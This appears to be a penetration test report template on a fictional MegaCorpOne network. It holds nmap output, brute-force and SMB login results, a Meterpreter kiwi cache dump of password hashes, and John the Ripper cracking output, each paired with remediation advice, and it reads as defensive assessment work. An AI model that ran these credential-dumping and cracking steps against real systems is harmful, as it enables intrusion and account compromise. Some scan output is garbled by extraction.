

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

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Introduction

In accordance with MegaCorpOne's policies, GoodCorp, LLC (henceforth known as GoodCorp) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by GoodCorp during December of 2023 and January of 2024.

For the testing, GoodCorp focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

GoodCorp used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective	
Find and exfiltrate any sensitive information within the domain.	
Escalate privileges to domain administrator.	
Compromise at least two machines.	

Penetration Testing Methodology

Reconnaissance

GoodCorp begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

GoodCorp uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

GoodCorp's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website

Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.


High: Indirect threat to key business processes/threat to secondary business processes.

Medium: Indirect or partial threat to business processes.

Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.

Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Firewall is in place limiting open ports
- Limitation of privileges for most users which protects data only available via administrative access.
- Protections in place which prevented use of several well known exploits against the network/machines.


Summary of Weaknesses

GoodCorp successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Use of weak passwords
- Ports allowing access to non-authorized users
- Insecure storage of passwords for administrative accounts
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Executive Summary

Initially, various searches were completed to locate information which could be used to exploit the website/systems. A process called google hacking was used, in which the 2nd result returned details on the web server and OS being used for the MegaCorpOne webpage, as well as the port being used:



Index of /assets

<u>Name</u>	Last modified	Size Description
Parent Director	ry	-
css/	2016-08-21 11:21	-
fonts/	2016-08-21 11:21	-
<u>img/</u>	2017-10-03 09:08	-
<u>js/</u>	2016-08-21 11:21	-

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 443

Additionally, email addresses for high profile positions are displayed on the webpage:

MEET OUR TEAM



Joe Sheer
CHIEF EXECUTIVE OFFICER
Email: joe@megacorpone.com
Twitter: @Joe_Sheer



Tom Hudson
WEB DESIGNER
Email:thudson@megacorpone.com
Twitter: @TomHudsonMCO



Tanya Rivera
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Twitter: @TanyaRiveraMCO



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Twitter: @MattSmithMCO


This information can be used to determine the default username/email structure, which could be used to attempt to compromise these, and other accounts.

A standard nslookup was completed to identify the IP address of the web server

\$ nslookup www.megacorpone.com
Server: dsldevice6.attlocal.net
Address: 2600:1700:1e30:b2b0::1

Non-authoritative answer:
Name: www.megacorpone.com
Address: 149.56.244.87

Next, a search was completed via Shodan.io using that IP address to determine open ports, server location, and potential vulnerabilities.



Modules were used to run scans and produce reports on the web server showing available hosts




Using the email addresses obtained in the reconnaissance phase and common password patterns, we were able to log into the website using brute-force attempts. Once signed in, we successfully downloaded a shell script to allow access to the company's network.



*Note: While only one username/password combination is shown in the screenshot above, accounts were accessed for multiple users who had passwords that conformed to commonly used patterns.

Once signed into the MegaCorpOne network, a program called Zenmap was used to run an intense scan of the network and locate the IP addresses and open ports of vulnerable machine(s).



See this example of the output for IP address 172.22.117.150 to illustrate the kind of information available:

```
sV 172.22.117.150
Starting Nmap 7.92 (https://nmap.org) at 2022-01-13 16:23 EST
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 16:24 (0:00:01 remaining)
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp
                                    vsftpd 2.3.4
                                   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp
           open ssh
                                    Linux telnetd
23/tcp
                   telnet
           open
                                    Postfix smtpd
25/tcp
                   smtp
                                   ISC BIND 9.4.2
Apache httpd 2.2.8 ((Ubuntu) DAV/2)
53/tcp
                   domain
           open
80/tcp
           open
111/tcp open
                   rpcbind
                                    2 (RPC #100000)
                   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp open
 445/tcp open
512/tcp open
                                   netkit-rsh rexecd
513/tcp open
                    login?
                                   Netkit rshd
GNU Classpath grmiregistry
Metasploitable root shell
514/tcp open
                   shell
1099/tcp open
                    java-rmi
 1524/tcp open
                   bindshell
2049/tcp open
                                    2-4 (RPC #100003)
 2121/tcp open ftp
                                    ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
3306/tcp open mysql
6000/tcp open X11
                                    (access denied)
6667/tcp open
8009/tcp open ajp13
                                   Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open http Apache Tomcat/C
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.74 seconds
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Once the machine has been compromised, we were able to use various tools to search for additional useful information on the target machine, establish in-roads for long term access on

the target, and escalate privileges to a more privileged user and the domain control machine within the network.

Using a program called Metasploit, various common exploits which might compromise specific machines on the network were tested

Several common exploits were unsuccessful, showing effective security measures are in place. However, exploits outlined at the end of this report were able to be executed, showing vulnerabilities that still need to be addressed to harden existing security measures.

Once access to the linux system was gained, we were able to locate sensitive information stored in text file on the machine which allowed login as a user with escalated privileges including root user privileges.

Once signed in as root user, it was easy to access the list of users and the system encrypted hashes of their corresponding passwords. Using a program called John the ripper, we were able to decrypt the hashes and obtain the passwords of all users. This information was then used to access other machines on the network, including the Domain Control (see detailed summary of each vulnerability outlined below).

Summary Vulnerability Overview

Vulnerability	Severity
Password on public web application	Critical
Open Port 21 (FTP)	Critical
Insecure Password Storage/Shared Administrative Login Credentials	Critical
Weak Password Requirements	Critical
Cached Login Credentials	High
LLMNR Spoofing Vulnerability	High
Publicly Available Domain Server Address	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.150 – Linux Machine 172.22.117.20 – Windows10 Machine 172.22.117.10 – WinDC01 – Domain Controller
Ports	21, 22, 80, 88, 139, 443, 445, 3389

Exploitation Risk	Total
Critical	4
High	2
Medium	1
Low	-

Vulnerability Findings

Password on Public Web Application

Risk Rating: Critical

Description:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. GoodCorp was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the passwords for all whose current credentials do not meet the new complexity criteria.

Weak Password Usage

Risk Rating: Critical

Description: Several users on the network were discovered to have passwords which either match their login or use common password formats vulnerable to brute-force attacks. These can be used in multiple ways to gain access to various devices on the network, including via an attack referred to as a password spray

```
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format-md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres (postgres)
service (service)
user (user)

Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity (msfadmin)
123456789 (klog)
batman (sys)
Password! (tstark)
Proceeding with incremental:ASCII
7g 0:00:02:550 3/3 0.04116g/s 380668p/s 381212c/s 381212c/s klliti..klla0.
7g 0:00:03:12 3/3 0.03645g/s 381750p/s 382231c/s 382231C/s sr2pp5..srin2x
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
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COTIC_ANG_COMING false

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```
[*] 172.22.117.20:445 - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445 - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
```

Remediation:


- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the passwords for all whose current credentials do not meet the new complexity criteria.

Insecure Password Storage Policy/Shared Administrator Credentials

Risk Rating: Critical

Description: User stored administrative login credentials in a text file. Good Corp was able to use the information from this text file to sign in to the Domain Controller with root privileges and access/use sensitive information

```
cat /var/tmp/adminpassword.txt
Jim,
These are the admin credentials, do not share with anyone!
msfadmin:cybersecurity
```



Once administrative access is gained, various actions can be taken that would allow an attacker back into the systems. Including, but not limited to, opening secondary SSH ports, creating new hidden users on the network, and stealing encrypted password hashes for later decryption and exploitation.

Affected Hosts: Linux Machine

Remediation:


- Implement usage of secure password storing programs/system which include encryption of sensitive data.
- Set permissions by user for those allowed administrator access rather than having parties share one login that could potentially be compromised by the improper storage from one individual user.

Publicly Available Domain Server IP Addresses

Risk Rating: Medium

Description: IP addresses of Megacorpone's named servers were visible with a scanning service. Having this information publicly accessible could make it easier for threat actors to target sensitive information stored on these servers.

Affected Hosts: ns1.megacorpone.com, ns2.megacorpone.com, ns3.megacorpone.com



Remediation:

Set IP addresses for named servers to private

Cached Login Credentials

Risk Rating: High

Description: Using an exploit called kiwi, an attacker with access to a machine can pull cached data, including password hashes for users that may have used that machine at one time. These password hashes can then be decrypted and used to attempt logins to obtain escalated privileges on that machine or others on the network, including Domain Control.

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey: 1197da08e9ae7a1a84a39e929702036c
Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name: MEGACORPONE (S-1-5-21-1129708524-1666154534-779541012)
Domain FQDN : megacorpone.local
Policy subsystem is: 1.18
LSA Key(s): 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a186396
* Iteration is set to default (10240)
[NL$1 - 1/10/2024 7:46:45 PM]
RID : 00000455 (1109)
         : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72
[NL$2 - 3/28/2022 9:47:22 AM]
     : 00000453 (1107)
         : MEGACORPONE\bbanner
MsCacheV2: 9266b8f89ae43e72f582cd1f9f298ded
[NL$3 - 1/4/2024 8:19:09 PM]
     : 00000641 (1601)
         : MEGACORPONE\tstark
User
MsCacheV2 : d84f760da198259002fe86c4e6546f01
```

```
"John -- format=mscash2 hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BWill run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021 (bbanner)
Spring2021 (pparker)
Password! (tstark)
3g 0:00:00:07 DONE 2/3 (2024-01-10 19:54) 0.4149g/s 12723p/s 12811c/s 12811C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Affected Hosts: Windows10


Remediation:

 Set regular system runs to clear cached data. In the example above, user banner had not logged into the target machine in almost two years, but through use of cached data still on the system, their login details could be deduced and used to sign in to administrative access on the Domain Control.

LLMNR Spoofing Vulnerability

Risk Rating: High

Description: A responder listens to LLMNR broadcasts on the network across all devices. When a request is received, the responder automatically replies with a challenge requesting the password hash of a pre-specified user. When Windows 10 receives this reply, it will respond with the password hash which can then be decrypted with programs such as john the ripper. Therefore, an attacker needs to only know a user's username to potentially crack the matching password.



Affected Hosts: Windows10

Remediation:

- Using the group policy editor, turn off LLMNR.
- Monitor network traffic and create alerts to identify likely exploits of LLMNR.

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that GoodCorp used throughout the assessment.

Legend:

Performed successfully Failure to perform

